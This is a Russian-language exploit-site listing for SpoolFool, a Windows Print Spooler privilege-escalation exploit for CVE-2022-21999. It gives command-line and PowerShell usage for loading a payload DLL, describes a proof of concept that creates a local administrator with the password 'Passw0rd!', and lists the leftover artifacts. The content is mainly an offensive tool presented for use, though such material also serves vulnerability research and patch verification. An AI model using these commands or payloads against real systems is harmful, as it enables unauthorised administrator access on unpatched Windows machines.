## https://sploitus.com/exploit?id=KITPLOIT:TOOLS-GITHUB-LY4K-SPOOLFOOL
# SpoolFool
Эксплойт для CVE-2022-21999 - уязвимость повышения привилегий в Windows Print Spooler (LPE)
## Подробности
Предоставленный эксплойт должен работать по умолчанию на всех версиях Windows для настольных ПК.
Полные технические сведения см. в статье в блоге здесь.
## Использование
root@kitploit:~
PS C:\SpoolFool> .\SpoolFool.exe
SpoolFool
By Oliver Lyak (@ly4k_)
Examples:
C:\SpoolFool\SpoolFool.exe -dll add_user.dll
C:\SpoolFool\SpoolFool.exe -dll add_user.dll -printer 'My Printer'
C:\SpoolFool\SpoolFool.exe -dll add_user.dll -dir 'SECRET'
C:\SpoolFool\SpoolFool.exe -dll add_user.dll -printer 'My Printer' -dir 'SECRET'
### Powershell
root@kitploit:~
PS C:\SpoolFool> ipmo .\SpoolFool.ps1
PS C:\SpoolFool> Invoke-SpoolFool
SpoolFool
By Oliver Lyak (@ly4k_)
Examples:
-dll add_user.dll
-dll add_user.dll -printer 'My Printer'
-dll add_user.dll -dir 'SECRET'
-dll add_user.dll -printer 'My Printer' -dir 'SECRET'
## Доказательство концепции
Следующий PoC использует DLL, которая создает нового локального администратора `admin / Passw0rd!`. DLL (`AddUser.dll`) и исходный код можно найти в этом репозитории.


**Второй запуск**
Следующий PoC демонстрирует второй запуск предоставленного эксплойта. Обратите внимание, что на этот раз уязвимость не используется для загрузки DLL.
## Артефакты
После выполнения эксплойта остаются следующие артефакты для последующей очистки:
* Созданный каталог драйвера принтера не удаляется
* Полезная нагрузка DLL копируется в каталог драйвера принтера и не удаляется
* Любой созданный принтер не удаляется
* Значение `SpoolDirectory` целевого принтера не восстанавливается
## Авторы
* Oliver Lyak @ly4k_
## Ссылки
* SpoolFool: Повышение привилегий в Windows Print Spooler (CVE-2022-21999)